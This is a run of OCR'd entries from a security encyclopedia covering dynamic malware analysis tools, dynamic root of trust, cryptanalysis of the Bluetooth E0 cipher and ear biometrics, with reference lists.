Baliga A, Ganapathy V, Iftode L (2008) Automatic inference and enforcement of kernel data structure invariants. In: ACSAC'08: proceedings of the 24th annual computer security applications conference, Anaheim, 8–12 December 2008. IEEE Computer Society Press, Los Alamitos, pp 77–86. https://doi.org/10.1109/ACSAC.2008.29
[Crossref]

Christodorescu M, Kruegel C, Jha S (2007) Mining specifications of malicious behavior. In: Proceedings of the 6th joint meeting of the European software engineering conference and the 14th ACM SIGSOFT symposium on the foundations of software engineering (ESEC/FSE'07), Dubrovnik, 3–7 September 2007. ACM Press, New York, pp 5–14

Comparetti PM, Salvaneschi G, Kolbitsch C, Kruegel C, Kirda E, Zanero S (2010) Identifying dormant functionality in malware programs. In: 31st IEEE symposium on security and privacy (SP 2010), eBerkeley/Oakland, 16–19 May 2010. IEEE Computer Society Press, Los Alamitos

Feng HH, Kolesnikov OM, Fogla P, Lee W, Gong W (2003) Anomaly detection using call stack information. In: Proceedings 2003 IEEE symposium on security and privacy, Berkeley, 11–14 May 2003. IEEE Computer Society Press, Los Alamitos, p 62

Ganapathy V, Jaeger T, Jha S (2006) Retrofitting legacy code for authorization policy enforcement. In: 2006 IEEE symposium on security and privacy (SP'06): proceedings, Oakland, 21–24 May 2006. IEEE Computer Society Press, Los Alamitos, pp 214–229. http://doi.ieeecomputersociety.org/10.1109/SP.2006.34

Giffin JT, Dagon D, Jha S, Lee W, Miller BP (2005) Environment-sensitive intrusion detection. In: Valdes A, Zamboni D (eds) Recent advances in intrusion detection: 8th international symposium, RAID 2005, Seattle, 7–9 September 2005, Lecture notes in computer science, vol 3858. Springer, Berlin, pp 185–206

Godefroid P, Klarlund N, Sen K (2005) Dart: directed automated random testing. In: PLDI '05: Proceedings of the 2005 ACM SIGPLAN conference on programming language design and implementation, vol 40, Chicago, 12–15 June 2005. ACM Press, New York, pp 213–223

Hildebrandt R, Zeller A (2002) Simplifying and isolating failure-inducing input. IEEE Trans Softw Eng 28(2):183–200

Liblit BR (2004) Cooperative bug isolation. PhD thesis, University of California, Berkeley, December 2004

Martignoni L, Christodorescu M, Jha S (2007) Omniunpack: fast, generic, and safe unpacking of malware. In: Proceedings of the Annual Computer Security Applications Conference (ACSAC), Miami Beach, FL, December 2007

Moser A, Kruegel C, Kirda E (2007) Exploring multiple execution paths for malware analysis. In: SP'07: Proceedings of the 2007 IEEE symposium on security and privacy, Berkeley, 20–23 May 2007. IEEE Computer Society Press, Los Alamitos, pp 231–245

Sekar R, Bendre M, Dhurjati D, Bollineni P (2001) A fast automaton-based method for detecting anomalous program behaviors. In: Proceedings of the 2001 IEEE symposium on security and privacy, Oakland, 14–16 May 2001. IEEE Computer Society Press, Los Alamitos, pp 144–155

Wagner D, Dean D (2001) Intrusion detection via static analysis. In: Proceedings of the 2001 IEEE symposium on security and privacy (S&P'01), Oakland, 14–16 May 2001. IEEE Computer Society Press, Los Alamitos

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300294

Dynamic Defenses

Moving Target Defense

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_846

Dynamic Malware Analysis

Brent Byung Hoon Kang[72] ✉ and Anurag Srivastava[72]
(72) Department of Applied Information Technology and Centre for Secure Information Systems, The Volgenau School of Engineering, George Mason University, Fairfax, VA, USA

Synonyms

Run-time malware analysis

Definition

Dynamic malware analysis is the method used for extracting and determining malware's execution behaviors.

Background

Today, malwares have become one of the serious threats on the Internet. Analysis of such malware behavior is a critical element in conducting malware defense and mitigation efforts. There are two methods of analyzing malwares – static malware analysis and dynamic malware analysis. Static analysis requires analysis of the malware code. The malware code is usually not available for analysis and even if it is available, the malware writer often obfuscates the code, making the static analysis difficult and time-consuming task.

Theory and Application

In contrast to static analysis, dynamic malware analysis allows the malware analyst to monitor the execution of malware at each step. The malware is typically executed in a sandbox or VM for monitoring the run-time behaviors of the malware. Unlike static analysis, dynamic analysis is immune to code obfuscation. Dynamic analysis can be done in two ways (Willems et al. 2007):

- Taking the system state image before malware execution and then comparing it with the system state after the malware execution
- Executing the malware and observing its behavior during execution

The first approach gives details about the malware at an abstract level, which only captures the end result of malware execution. It does not capture the dynamic changes which occur during the execution of the malware, such as the files downloaded, created, and deleted before its termination. In this type of approach, tools like *Regshot* (Regshot n.d.) or *InstallRite* (InstallRite n.d.) can be used, where the analyst first takes the snapshot of the clean machine and then the snapshot of the same machine after infection. Later on, these two snapshots are compared in order to see the changes made by the malware on that machine. Regshot monitors the system changes whereas InstallRite looks for the overall system changes, such as directory structure, file properties, registries, and other system files.

The second approach of running the malware and observing its execution process provides behavior details at a much more granular level. This approach consists of monitoring malware's interaction with the file system, the registry, and the network. These interactions with the file system, registries, and the network can be monitored using tools such as *Process Monitor* (Process Monitor n.d.), *Process Explorer* (Process Explorer n.d.), *TCPView* (TCPView n.d.), and *Wireshark* (Wireshark n.d.). Process Explorer and Process Monitor are used to monitor system files and registries, whereas TCPView and Wireshark are used to monitor network level behavior. As these tools monitor the behavior of the whole system rather than the behavior of a single malicious program, it is important to filter out the normal background activities, which are not related to the malware being examined.

Process Explorer lists all the processes which are running on the system. Since this tool allows user to monitor all the child processes of a process, it is useful in determining the child process or any new process created by the

malware. It can also be used for identifying whether the malware is using a particular DLL. This helps the malware analyst in determining the information which the malware is trying to capture. Process Monitor is a useful tool for monitoring files and registry changes made by the malware during execution. The information captured by the process monitor can be filtered out to determine the activities performed by the malware being monitored.

For monitoring network connections of the infected system, TCPView and Wireshark are often used. TCPView monitors connections made by all the processes on the system. Thus, it is important to filter out the connections made by the malware being examined. The output from TCPView can be saved in.csv format, which can later be filtered out to discover the end point connections of the malware. Sometimes, it becomes important for the malware analyst to look at the information being exchanged by the malware through the network. This gives the malware analyst a much deeper insight into the inner workings of the malware. TCPView does not show the network packets generated by the malware, for which Wireshark can be used. Wireshark is a network protocol analyzer that captures, filters, and analyzes network traffic. Unlike TCPView, Wireshark does not list the name of the process which has generated the network traffic.

API monitoring is another aspect of dynamic analysis. It lists information about the malware behavior by intercepting calls to system APIs and logging them. *HookExplorer* (HookExplorer n.d.) lists down the APIs and DLLs associated with a particular program or process. By knowing these APIs and DLLs, the analyst can determine the information malware is capturing.

Cross-References

Dynamic Analysis

Recommended Reading

HookExplorer (n.d.) Internet

InstallRite (n.d.) Internet. http://ptf.com/download/installrite/23907/

Process Explorer (n.d.) Internet. http://technet.microsoft.com/en-us/sysinternals/bb896653

Process Monitor (n.d.) Internet. http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx

Regshot (n.d.) Internet. http://sourceforge.net/projects/regshot/

TCPView (n.d.) Internet. http://technet.microsoft.com/en-us/sysinternals/bb897437

Willems C, Holz T, Freiling F (2007) Toward automated dynamic malware analysis using CWSandbox. IEEE Secur Priv 5(2):32–39

Wireshark (n.d.) Internet. http://technet.microsoft.com/en-us/sysinternals/bb897437

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300295

Dynamic Program Analysis

Dynamic Analysis

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_703

Dynamic Root of Trust

Sean W. Smith[73] ✉
(73) Department of Computer Science, Dartmouth College, Hanover, NH, USA

✉ **Sean W. Smith**
Email: sws@cs.dartmouth.edu

Synonyms

Late launch

Definition

The term *dynamic root of trust* refers to approaches for providing evidence for a trustworthy platform state (hence, “root of trust”) at more arbitrary points in time than just start-up (hence “dynamic”).

Background

How does a relying party decide to trust a given computing platform? In recent decades, the notion of *trusted computing* provides a set of techniques for a platform to provide a relying party with evidence enabling this conclusion. However, a general limitation of these techniques is that they measure the platform only at start-up.

Theory and Applications

The term *dynamic root of trust* refers to approaches that aim to overcome this limitation. These approaches are typically based on the newer TXT/Presidio family of processors, which augment the traditional user/kernel privilege levels with an orthogonal set of modes, for ordinary operation and more secure domain management operation.

This concept is also known as *late launch*, e.g., in that the trustworthy environment can be invoked at times later than start-up.

Section 12.1 in Smith (2005) provides a general introduction; Seshadri et al. (2007) presents an implementation.

Cross-References

Trusted Computing

Recommended Reading

Intel Trusted Execution Technology (2009)

Seshadri A, Luk M, Qu N, Perrig A (2007) SecVisor: a tiny hypervisor to provide lifetime kernel code integrity for commodity OSes. In: SOSP 07: proceedings of the twenty-first ACM SIGOPS symposium on operating systems principles

Smith SW (2005) Trusted computing platforms: design and applications, Sect. 12.1. Springer, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300296

Dynamic Separation of Duties

Separation of Duties

E

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_346

E0

Caroline Fontaine[1] ✉
(1) Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France

✉ **Caroline Fontaine**
Email: Caroline.Fontaine@telecom-bretagne.eu

Definition

E0 is a stream cipher, designed especially for Bluetooth communications (Bluetooth is a standard for wireless short-range connectivity, see (Bluetooth TM 2001)). It is a synchronous stream cipher.

Background


E0 uses a secret key of at most 128 bits, and an initialization vector IV of 64 bits. IV is composed of a 48-bit Bluetooth address, and a 26-bit master counter. Bluetooth protocol processes frames of at most 2745 bits, each frame being encrypted with a different IV, while the secret key K remains the same for the whole session.

As usual for stream ciphers, encryption/decryption relies on two important steps: the setup of the initial state and the keystream generation.

The system is derived from the summation generator, with four inputs LFSRs and four memory bits. The four LFSRs have lengths 25, 31, 33, and 39, respectively, their feedback polynomials are all primitive, with five nonzero terms ($P_1(x) = x^{25} + x^{20} + x^{12} + x^8 + 1$,
$P_2(x) = x^{31} + x^{24} + x^{16} + x^{12} + 1$, $P_3(x) = x^{33} + x^{28} + x^{24} + x^4 + 1$,

$P_4(x) = x^{39} + x^{36} + x^{28} + x^4 + 1$). Its structure is depicted in Fig. 1, where t denotes the time, and the internal memory bits satisfy (in the three first equations, the addition is taken modulo 2, ⊕ denoting the XOR operator; in the last one, it is the usual integer addition – please note that this last expression has an integer value less than or equal to 3 which can be represented by two bits).

$$\begin{aligned} z_t &= x_t^1 \oplus x_t^2 \oplus x_t^3 \oplus x_t^4 \oplus c_t^0 \\ c_{t+1}^0 &= s_{t+1}^0 \oplus c_t^0 \oplus c_{t-1}^0 \oplus c_{t-1}^1 \\ c_{t+1}^1 &= s_{t+1}^1 \oplus c_t^1 \oplus c_{t-1}^0 \\ \left(s_{t+1}^0, s_{t+1}^1\right) &= \left\lfloor \frac{x_t^1+x_t^2+x_t^3+x_t^4+c_t^0+2c_t^1}{2} \right\rfloor \end{aligned}$$



E0, Fig. 1 One level of E0

This system is used for both initialization step (first level) and for the keystream generation (second level).

The initialization step consists in filling the four registers with a sequence of 128 bits given by $G_1(K) \oplus G_2(IV)$, G_1 and G_2 being two affine transforms. Other internal memory bits are set to zero: $s_t^1 = s_t^0 = c_t^1 = c_t^0 = 0$. The generator is then clocked 200 times. A third affine transform G_3 is then applied to the last 128-bit output. The result is used to re-initialize the four registers, and the generator is now ready to produce the keystream for encryption or decryption.

Theory

The first attacks were published around 2000 (Ekdahl and Johansson 2000; Fluhrer and Lucks 2001; Golic et al. 2002; Hermelin and Nyberg 1999), Golic et al. (2002) leading to a work factor of $\frac{1}{2}\log^2 N$, with a precomputing stage of complexity $\frac{1}{2}\log^2 N$.

More recently, Lu and Vaudenay (2004a) pushed the ideas of Hermelin and Nyberg (1999) further, and proposed a distinguisher with time complexity 2^{65}; this time complexity can be reduced to 2^{34}, thanks to a huger precomputation (2^{66} operations).

This attack also lead, with Fluhrer and Lucks (2001), to a correlation attack, which recovers the initial state of one level (Lu and Vaudenay 2004a). It needs 2^{39} operations and 2^{39} keystream bits to succeed. Algorithmically speaking, this attack is then achievable. But it is not applicable to Bluetooth frames as their size is smaller and the IV is changed for any new frame. Nevertheless, it has been improved in Lu and Vaudenay (2004b) to take this into account and attack the true Bluetooth encryption scheme in an efficient way. This new attack has time complexity 2^{53} and needs the 24 first bits of the keystream frames generated for approximately $2^{35.5}$ IVs. A last improvement has been proposed in Lu et al. (2005), leading to a time complexity 2^{38} using the 24 first bits of the keystream frames generated for approximately $2^{23.8}$ IVs. These attacks are more deeply described in Lu (2006).

For all these reasons, E0 cannot be considered as secure enough.

Applications

E0 has been designed for securing Bluetooth communications (2001).

Cross-References

Linear Feedback Shift Register
Stream Ciphers
Summation Generator
Synchronous Stream Cipher

Recommended Reading

Bluetooth TM (2001) Bluetooth specifications. Version 11, February 2001. http://www.bluetooth.com/

Ekdahl P, Johansson T (2000) Some results on correlations in the Bluetooth stream cipher. Proceedings of the 10th joint conference on communications and coding

Fluhrer S, Lucks S (2001) Analysis of the E0 encryption scheme. Selected areas in cryptography 2001. Springer, Berlin

Golic J, Bagini V, Morgari G (2002) Linear cryptanalysis of bluetooth stream cipher. In: Advances in cryptology – Eurocrypt'02. Lectures notes in computer science, vol 2332. Springer, Berlin, pp 238–255

Hermelin M, Nyberg K (1999) Correlation properties of the Bluetooth combiner. In: Information security and cryptology – ICISC'99. Lecture notes in computer science, vol 1787. Springer, Berlin, pp 17–29

Lu Y (2006) Applied stream ciphers in mobile communications. PhD thesis, Ecole Polytechnique Fédérale de Lausanne

Lu Y, Vaudenay S (2004a) Faster correlation attack on bluetooth keystream generator E0. In: Advances in cryptology – crypto 2004. Lecture notes in computer science, vol 3152. Springer, Berlin, pp 407–425

Lu Y, Vaudenay S (2004b) Cryptanalysis of bluetooth keystream generator two-level E0. In: Advances in cryptology – asiacrypt 2004. Lecture notes in computer science, vol 3621. Springer, Berlin, pp 483–499

Lu Y, Meier W, Vaudenay S (2005) The conditional correlation attack: a practical attack on bluetooth encryption. In: Advances in cryptology – crypto 2005. Lecture notes in computer science, vol 3621. Springer, Berlin, pp 97–117

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300297

Ear Biometrics

Ears in Biometrics and Identity Science

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1565

Ears in Biometrics and Identity Science

Di Meng[2] ✉, Sasan Mahmoodi[2] ✉ and Mark S. Nixon[2] ✉
(2) Department of Electronics and Computer Science, University of Southampton, Southampton, UK

✉ **Di Meng (Corresponding author)**
Email: dm4n17@soton.ac.uk

✉ **Sasan Mahmoodi**
Email: sm3@soton.ac.uk

✉ **Mark S. Nixon**
Email: msn@ecs.soton.ac.uk

Synonyms

Ear Biometrics


Definition

The shape of an ear is a unique identifier, which can be used for human recognition. Ears have rich structures; the appearance of ear will not change much between the ages of 8–70 and they will not change in the case of face expression. Ear as a biometric has developed rapidly in the last two decades; comparing with face and fingerprint, ear images can be obtained by simple tools without coordination of subjects and in an unconstrained environment. Ears as a biometric can increase security, thus arousing interest in privacy.

Background

History of Ear Biometrics

Ear biometrics are increasingly popular, developing over the last two decades, with historical development shown in Fig. 1. The first to suggest that people can be recognized by their ears was a French criminologist, Alphonse Bertillon (1890). Iannarelli later proved that ears are unique to their owner by examining over 10,000 ear samples and developed a manual system for ear identification (Iannarelli 1964). Burge et al. were the first to develop an automatic ear biometric approach (Burge and Burger 1996), though recognition was only demonstrated later (Hurley et al. 2002).




Ears in Biometrics and Identity Science, Fig. 1 The history of ear biometrics

Chen and Bhanu (2005) proposed to identify by 3D ear images, (Shailaja and Gupta 2006) used a geometric approach for ear recognition, and deep learning has applied for ear recognition (Tian and Mu 2016). Meanwhile, ear images have been used for extracting soft traits, such as gender (Meng et al. 2019; Gnanasivam and Muttan 2013; Yaman et al. 2018; Lei et al. 2013), age (Yaman et al. 2018), and kinship (Meng et al. 2019).

Ear Anatomy

Figure 2 shows the anatomy of external ear. Each label represents:

1. (a-d) helix;
2. lobe;
3. antihelix;
4. cavum conchae;
5. tragus;
6. antitragus;
7. helix;
8. triangular fossa; and
9. incisura;



Ears in Biometrics and Identity Science, Fig. 2 The terminology of the ear (Abaza et al. 2013)

Ear Recognition

1. holistic approaches
2. local approaches
3. geometric approaches
4. hybrid approaches
5. deep learning

Techniques for identifying humans by ears can be divided to 2D and 3D approaches, as shown in Table 1. 2D approaches vary depending on the feature extraction technique used, and include:

Ears in Biometrics and Identity Science, Table 1 Summary of ear recognition approaches

Publication	Technique	Database	Accuracy (%)
Yan and Bowyer 2005	PCA ICP	2D 3D	63.6 84.1
Oravec et al. 2016	PCA	Google DB (non-rotated)	100

Publication	Technique	Database	Accuracy (%)
		Google DB (rotated) WPUTE	55 40
Gu et al. 2016	PCA	Database of twins	53
Jangilla 2016	BPPCA	USTB OWN database	94.73 90.32
Hurley et al. 2005	Force field transform	XM2VTS	99.2
Banerjee and Chatterjee 2015	Force field transform	ERJU	97.71
Arbab-Zavar et al. 2007	SIFT PCA	XM2VTS (non-occlusion) XM2VTS (20% occlusion) XM2VTS (non-occlusion) XM2VTS (20% occlusion)	91.5 80.4 98.4 12.7
Guo and Xu 2008	LSPB, LBP	USTB	93.3
Murukesh et al. 2012	PCA, FLDA	IITD	92
Omara et al. 2016	Geometric feature	USTB IITD	98.33 99.6
Meng et al. 2019	Geometric feature(model-based)	USTB	95.6
Wang et al. 2008	ULBP, wavelet transform	USTB	100
Emeršič et al. 2017	AlexNet, VGG-16, SqueezeNet	AWED, CVLED	96.09
Chen and Bhanu 2007	ICP	UCR (3D) UND (3D)	96.8 96.4
Yan et al. 2005	ICP	3D	98.8
Zhou et al. 2011	Holistic and local feature	UND (3D)	98.6

Holistic approaches consider ears as a whole, based on the appearance of ears. Local approaches denote the local parts of the ears. Considering occlusion by hair, local approaches can have better performance than holistic approaches, because local approaches are based on descriptions of local parts. Implicitly, approaches that use structure are less susceptible to occlusion. Model-based approaches based on local features are less prone to


occlusion than those using a global model. Holistic approaches need a database with images showing all possible occlusions. This is mitigated by the fact that the occlusion is largely at the rear and top of the ear. Local approaches based on the lower parts of the ear near the front are the least susceptible to occlusion by hair. Geometric approaches use the geometrical features, which depends on the structure of the ear, such as the distance between tragus and antitragus, the shape of the ear (almost elliptical). Hybrid approaches aim to improve performance, even though they are more complex. Deep learning is very popular for ear recognition at present, and it essentially depends on the appearance of ears. However, contrasting with holistic approaches, which are also based on appearance of ears, deep learning achieves high performance for dealing with occlusion. Although deep learning has excellent performance for ear recognition, it needs many images for training to prevent overfitting.

Holistic Approaches

Principal Component Analysis (PCA) is one of the most popular holistic techniques, and has proved to be a very effective way to reduce storage space. Yan and Bowyer (2005) considered PCA for 2D and ICP for 3D. Oravec et al. (2016) applied PCA to a scene to prove feasibility. Gu (2016) applied PCA to the first study for twins. Then PCA was implemented to extract 2D features.

Some algorithms based on PCA improved performance. Jangilla (2016) used bilinear probabilistic PCA (BPPCA) for feature extraction. Murukesh et al. (2012) used the ear contour.

Other global features, like the force field transform. Hurley et al. (2005) proposed a novel force field transform in which the image is treated as an array of Gaussian attractors that act as the source of a force field. Banerjee and Chatterjee (2015) presented an approach based on the force field transform, which enhanced ear structure. Figure 3 shows some examples of holistic approaches.



Ears in Biometrics and Identity Science, Fig. 3 Examples for feature extraction (holistic approach) for 2D ear images. (**a**) Masked mean image and normalized image for ear (Victor et al. 2002). (**b**) Force field feature extraction for an ear (Hurley et al. 2000)


Local Approaches

Local feature is a local representation of image that reflects local image characteristics (Wang et al. 2019). Scale-Invariant Feature Transformation (SIFT) and Speeded-up Robust Feature (SURF) are very popular for local feature extraction. Arbab-Zavar et al. (2007) proposed a new model-based approach, which uses the structure of the outer ear with the advantages of being robust in noise and occlusion. The model is a constellation of generalized ear parts using SIFT. The feature vectors are the sets of keypoints detected by SIFT. The model acts as a mask for keypoint selection, only using model keypoints for recognition. Arbab-Zavar and

Nixon (2011) proposed a part-wise description of the ear derived by a stochastic clustering on a set of scale invariant features of a training set. The model was constructed using a stochastic clustering method on the SIFT keypoints of a training set.

Local Binary Patterns (LBP) and its extension have been widely used. Guo and Xu (2008) combined local similar binary pattern (LSPB) and LBP.

Yuan and Chun (2012) described a 2D ear recognition approach based on local information fusion under partial occlusion. The whole image was divided to sub-windows. For each sub-window, they used Neighborhood Preserving Embedding to extract the features. Figure 4 gives some samples of feature extraction from ear images by local approaches.



